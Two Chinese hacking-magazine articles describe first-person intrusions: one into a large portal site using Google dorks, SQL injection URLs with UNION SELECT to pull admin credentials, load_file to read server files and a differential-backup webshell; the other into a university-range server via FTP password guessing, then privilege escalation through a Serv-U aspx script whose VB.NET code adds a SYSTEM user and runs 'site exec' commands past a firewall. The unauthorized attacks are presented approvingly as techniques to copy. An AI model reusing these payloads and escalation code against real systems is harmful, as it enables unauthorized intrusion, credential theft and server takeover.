接受命令，立刻动手。打开它主站www.****.com.cn，原来是个门户网站，去查了下alexa排名是1000多，确实挺大的嘛！不过大也吓不倒我，大自然有大的坏处，那就是东西多总容易出漏洞。首先看了下文章连接，都是生成的静态页面，根本没有办法入手。那我们只有从侧面去进攻了，思路有两个：一是扫描整个网段，找脆弱主机；二是继续从脚本入手，看它的子栏目有没有什么可以利用的。说干就干，连上肉鸡，打开扫描器填上目标所在网段开始扫描，同时在自己机器上开始寻找可以利用的连接。找东西当然要用google咯，关键字填上site:****.com.cn inurl:php，这个是寻找此站上有php连接的地方！点确定以后马上就跳出来很多php的连接，这个时候就可以手工去测试了。当然也可以在啊D等工具里面填上关键字让工具自动检测，不过我还是比较相信自己，呵呵！




图1




图2

机会要比预想的要快很多，在测试第二个连接的时候，我就发现了一个很可疑的连接，先来测试下，提交http://job.****.com.cn/job/company_zw.php?company_id=3134&job_id=5657'，返回如图1所示，管理员还挺幽默的嘛。接着提交**http://job.****.com.cn/job/company_zw.php?company_id=3134&job_id=5657 and 1=1/***，返回正常如图2所示。然后**http://job.****.com.cn/job/company_zw.php?company_id=3134&job_id=5657 and 1=2/***，返回和图1一样是错误页面。这样就确定可以注入了！

确定注入之后，我没有急着去猜下去，这次有了经验，先找管理员入口，还是请出google，输入关键字site:****.com.cn inurl:login，一下就显示出了后台登录页面！后面的过程很繁琐也很枯燥，我这里就不多说了，大家可以翻阅上期关于php注入猜解过程的文章，总之我接着猜解到了字段数为31，也猜到表段为admin，字段分别为username和userpass，也就是说当我们提交**http://job.****.com.cn/job/company_zw.php?company_id=3134&job_id=5657/**/and/**/1=2/**/union/**/select/**/1,2,3,4,username,6,7,userpass,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31%20from%20admin/***得到了我们要的东西，如图3所示，很郁闷的，密码是加密的！

这个时候有空了才想起来肉鸡上还在扫描的嘛，去看看结果如何。扫描器居然一直都还在扫前面的几台机器，而且扫描的端口都没有动，这是为什么？我停掉了扫描，发现除了最开始扫描的一台有一点信息其他都没有任何信息，难道是有什么入侵检测系统发现有扫描即拒绝该IP的一切连接请求？以前遇到过硬件防火墙扫不到信息还觉得没有什么，今天遇到这个直接扫描不过去了，真的是没有什么办法了！

就在这个时候，我突然想起来，刚才只习惯性的找php连接去了，没有想到可能还有asp的连接啊！赶紧用google搜索site:****.com.cn inurl:asp，工夫不负有心人，又找到一个asp的注入点！用工具检测了下是DB_OWNER权限，如图4所示。这下可以，基本就可以通过列目录来找到WEB目录然后差异备份获shell了！但是马上就发现了不好的消息：列不了目录！这下只能是看能不能找到后台，猜解密码再做打算了！

很快这个想法又宣告破产：怎么也找不到这个网站的后台！眼见天也快亮了，无奈之下只有暂时休息！

第二天起床后，又去看先前那个可以php注入的站，看能不能通过读文件来获取点什么？但是读文件也要知道WEB目录才可以啊，想到这里，我就想方设法地去让程序出错希望能暴出WEB目录，测试了很多地方都没有

出来，正准备想其他办法的时候，得到了一个意外的惊喜！我刷新了下job.****.com.cn，等了半天才打开结果居然返回了错误信息，如图5所示。返回的错误是Fatal error：Maximum execution time of 30 seconds exceeded in D：\asproot\jobtest\job\index\tjian.php on line 69！好像是说这个文件执行超时！汗，难道是因为我的网速慢可以让脚本执行超时？呵呵，开个玩笑，可能是它服务器暂时没有处理过来，不过机会仅此一次，后来我再也没有能让它报错了！有了WEB目录，我们就可以读文件了，这里我看见它还有个论坛job.****.com.cn/bbs，就准备对论坛的config.php文件来看数据库连接账号密码！




图3




图4



图5




图6




图7




图8




图9

提交：**http://job.****.com.cn/job/company_zw.phpcompany_id=3134&job_id=5657/**/and/**/1=2/**/union/**/select/**/1,2,3,4,username,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,load_file(0x443A5C617370726F6F745C6A6F62746573745C6262735C636F6E6669672E706870),23,24,25,26,27,28,29,30,31%20from%20admin/***，0x443A5C617370726F6F745C6A6F62746573745C6262735C636F6E6669672E706870这串16进制码是D:\asproot\jobtest\bbs\config.php，但是在22字段处却出现了空白，如图6所示，难道是没有读文件的权限？我又读c:/boot.ini，成功显示出来，如图7所示。我接着又试了几个文件都可以，那为什么不能读论坛连接文件呢？实在是不理解了，希望高手指点（编辑：作者没有交待清楚，确实是有这个config.php吗）！

这下我又没有办法了，在无聊之余，去摸了下它所有子网站的分部情况，惊奇的发现原来我前面所涉及的asp网站和php网站其实是在一台服务器上。这下有办法了，可以使用asp的差异备份木马到php网站我们已知的目录了。下面差异备份的步骤网上很多，我这里就不多说了，如图8所示，我们得到了备份的马！接着换了个大马，终于进入了熟悉的操作界面（图9）。

写在最后：上面用到的一些方法可能大家都会，比如用DB_OWNER权限拿shell，php注入等！但是这里我用一种奇怪的方式组合进攻，终于拿到了webshell！最后引用大侠们的话：思路才是灵魂！好了，文章到这里就结束了，我是黑萝卜，希望大家可以多交流技术！

编辑点评：从php暴web物理路径，asp差异备份，得到webshell，基本是这样一个思路。可以看出，服务器运行的程序越多，安全性是越差的。顺便给这个作者提个建议，不要写文章时每一句话都用“！”结束，我编辑“！”都得半天。

突破防火墙之后的提权

[H.S.T]MAXELL，雪山

一、前言

最近学校的实验室开始整风了，为了杜绝我们上班时上网闲逛的现象，提高我们工作效率，实验室在出口防火墙处做了策略配置，只允许我们访问校园网202.115.*.*这个ip段，不用说上qq，就是想上个baidu，查点资料都不行啊。郁闷就两个字。

但是熟话说：道高一尺，魔高一丈，当天晚上我就把问题解决了。我在202.115.*.*这个ip段里面攻下一台服务器，并且用ccproxy开了代理，至于如何攻下这台服务器的我先按下不表。第二天，实验室的兄弟姐妹就用这个代理欢快地上网去了，哈哈。可是好景不长，由于学校放暑假，几天后这台服务器就关了，看来又得寻找新的目标。恰巧这时候同实验室的一个同学给了我一台服务器的webshell，说是这台服务器在提权的时候老是出现问题，无法成功。

二、巧获webshell

说到这里，我得先给大家说说他是如何获得webshell的。因为这不是常规思路，所以值得大家好好学习。首先他还是跟大家一样，看网站页面是否有注入漏洞，结果网站做得好，对注入处理得很到位。接着用webhunter搜索是否有可以访问的上传页面，没有。再是寻找后台，看看是否可以绕过验证，同样不行。看来走网站这

条路是行不通的，于是他抱着试一试的态度，用XSCAN来扫描系统漏洞，结果补丁都打全了，而且对外只开放21、80和3389三个端口，看来是装有防火墙。那接下来该怎么办呢？按照我们平时的思路来的话应该是到头，但是我们往往忽略了一些最原始的东西，而某些情况下也是最有效的，那就是口令猜解。他利用软件ftpscan，结合自己构造的用户名、密码字典，远程成功地猜解到服务器的ftp登录用户名和密码admin/admin，如图1所示：

```
ftpscan.txt - 记事本
文件(F) 编辑(E) 格式(O) 帮助(H)
[202.115.[redacted] ]:  Found: admin/admin
[202.115.[redacted] ]:  Found: admin/admin
```

图1

正好这个账号的根目录指向的就是网站目录，上传个asp木马之后获得webshell。

三、防火墙导致的提权失败

获得webshell的道路是曲折，而提升权限的过程更是艰辛。为什么呢？它装有防火墙，而且是带有内墙功能的，也就是说我在它服务器上执行任何未授权的程序向外发起的连接都要被防火墙拦截掉。于是乎，在我同学使用servu本地提权工具的时候，进程被卡住，无法执行。开始以为是使用程序的问题，于是换成servu的提权aspx脚本同样不行，如图2所示。

```
数据通信流程:
System.Net.Sockets.SocketException: 不能做任何连接，因为目标机器积极地拒绝它。 at System.Net.Sockets.TcpClient.Connect
```

图2

四、分析失败的原因

防火墙就这么霸道，难道就没有突破的办法。仔细分析了下servu本地提权的源代码，看看它为什么会被防火墙拦截？而防火墙拦截机理又是什么？当我看到（图3、图4、 图5）这几段代码时恍然大悟，这几段代码的流程大概时这样的：连接本地端口43958，这个端口是servu的管理端口；通过这个端口添加一个域，域名为cctv，域ip为0.0.0.0（也就是本地任何可用的ip），域端口为12345；在这个域里面新建一个system权限的管理员用户，这个用户对c盘有所有权限；然后使用这个添加的system权限的用户连接本地的12345端口，通过这个端口用“site exec ….”执行命令，最后删除域。当程序走到第二段时，问题出现了。因为它新建了个域，从第一段代码我们可以知道，这个新建域的端口是12345，并且这个监听端口是要开出去的，但是防火墙并没有授权servu开出的这个12345端口，当然就要拦截下来了。

```
Sub UTN_Start_Click(ByVal sender As Object, ByVal e As EventArgs)
    Dim AdminUsr As String = Text_Name.Text
    Dim Adminpwd As String = Text_PWD.Text
    Dim AdminPort As Int32 = Text_Port.Text
    Dim Command As String = Text_cmd.Text
    Dim Command1 As String = Text_cmd1.Text

    Dim LoginUser As String = "User " & AdminUsr & vbCrLf
    Dim LoginPass As String = "Pass " & Adminpwd & vbCrLf
    Dim NewDomain As String = "-SETDOMAIN" & vbCrLf & "-Domain=cctv|0.0.0.0|12345|-1|1|0" & vbCrLf &
    "-TZOEnable=0" & vbCrLf & " TZOKey=" & vbCrLf
    Dim DelDomain As String = "-deleteDOMAIN" & vbCrLf & "-IP=0.0.0.0" & vbCrLf & " PortNo=12345" & vbCrLf
    Dim NewUser As String = "-SETUSERSETUP" & vbCrLf & "-IP=0.0.0.0" & vbCrLf & "-PortNo=12345" & vbCrLf &
```

图3

```
Dim tcpClient As New TcpClient()
Try
    tcpClient.Connect("127.0.0.1", AdminPort)
Catch eee As Exception
    Response.Write(eee.ToString())
    Response.End()
End Try
tcpClient.ReceiveBufferSize = 1024
Dim networkStream As NetworkStream = tcpClient.GetStream()
Rec(networkStream)
Send(networkStream, LoginUser)
Rec(networkStream)
Send(networkStream, LoginPass)
Rec(networkStream)
Send(networkStream, MAINTENANCE)
Rec(networkStream)
Send(networkStream, DelDomain)
Rec(networkStream)
Send(networkStream, NewDomain)
Rec(networkStream)
Send(networkStream, NewUser)
Rec(networkStream)
Dim tcpClient2 As New TcpClient()
```

图4

```
Try
    tcpClient2.Connect("127.0.0.1", 12345)
Catch eee As Exception
    Response.Write(eee.ToString())
    Response.End()
End Try
tcpClient2.ReceiveBufferSize = 1024
Dim networkStream2 As NetworkStream = tcpClient2.GetStream()
Rec(networkStream2)
Send(networkStream2, "User clark" & vbCrLf)
Rec(networkStream2)
Send(networkStream2, "pass scuclark" & vbCrLf)
Rec(networkStream2)
If Command <> "" Then
    Send(networkStream2, "site exec " & Command & vbCrLf)
    Rec(networkStream2)
End If
If Command1 <> "" Then
    Send(networkStream2, "site exec " & Command1 & vbCrLf)
    Rec(networkStream2)
End If
tcpClient2.Close()
Send(networkStream, DelDomain)
Rec(networkStream)
Send(networkStream, Quit)
Rec(networkStream)
tcpClient.Close()
```

图5

问题的根结点到了，那有没有办法突破呢？

回答是肯定有的，既然它不允许我们使用未授权的端口，那我使用已授权的端口总可以吧。对的，有的读者可能已经猜到了，21端口不就是一个现成的好资源吗？因为servu使用21端口是经过防火墙授权了的，而且不会与其它端口产生使用上的冲突，也就是说我们只要在ftp服务器现有的域中添加一个系统权限的用户，然后在命令行下通过ftp命令远程连接服务器的21端口，使用“quote site exec…”执行命令就行了。把要求跟好友雪山说了下，第二天我就得到了修改过的servu提权脚本，格式为aspx。在这个提权脚本中，既集成了以前的通过在新建域中添加系统权限用户执行命令的功能，又包括了在现有域中添加系统权限用户的功能，而第二种功能由于不需要本地监听新端口，就很好地躲避了防火墙的拦截。

五、突破防火墙提权成功

方案确定，立即动手。上传su.aspx到服务器，然后连接su.aspx，在当前域中添加了一个用户名为clark，密码为scuclark的管理员用户，根目录为c盘，并且端口和当前域的端口一样为21，这点是要值得注意的，如果当前域的端口不是21，比如是8021，那么这个端口就要改成8021，点击提交，又出现问题了，提权再次失败，如图6所示：

```
-Maintenance=System
-PasswordType=Regular
-Ratios=None
Access=c:\|RWAMELCDP
recv: 505 Domain not found
send: QUIT
```

图6

根据提示，我又分析了下雪山写的源代码，很快找到了产生问题的原因，那就是我们在当前域添加用户时，程序使用的域ip为0.0.0.0，而大多数servu服务器也确实是这样设的，这样的话可以使网络资源最大程度地被利用，同时避免了多线路服务器ip登录的麻烦，但是这台服务器就偏偏不是这样设的，它把域ip设置成了当前服务器的ip202.115.xxx.xxx，如图7所示：

```
[GLOBAL]
Version=6.0.0.2
ProcessID=636
[Domain1]
User1=admin|1|0
[DOMAINS]
Domain1=202.115.[redacted]||21|scu|1|0|0
[USER=admin|1]
Password=qvBB8FC8B58FA511088A92814179325A08
HomeDir=c:\inetpub\wwwroot
RelPaths=1
TimeOut=600
Access1=C:\Inetpub\wwwroot|RWLCP
```

图7

两个域ip不一致在添加用户的时候当然就不可能成功了。我把此处的域ip改成了202.115.xxx.xxx，再次提交，查看ServUDaemon.ini，哈哈，大功告成。如图8所示：

```
[USER=clark|1]
Password=rxE75610967CC220DA1974216F84F3A56B
HomeDir=c:\
RelPaths=1
TimeOut=600
Maintenance=System
Access1=c:\|RWAMELCDP
```

图8

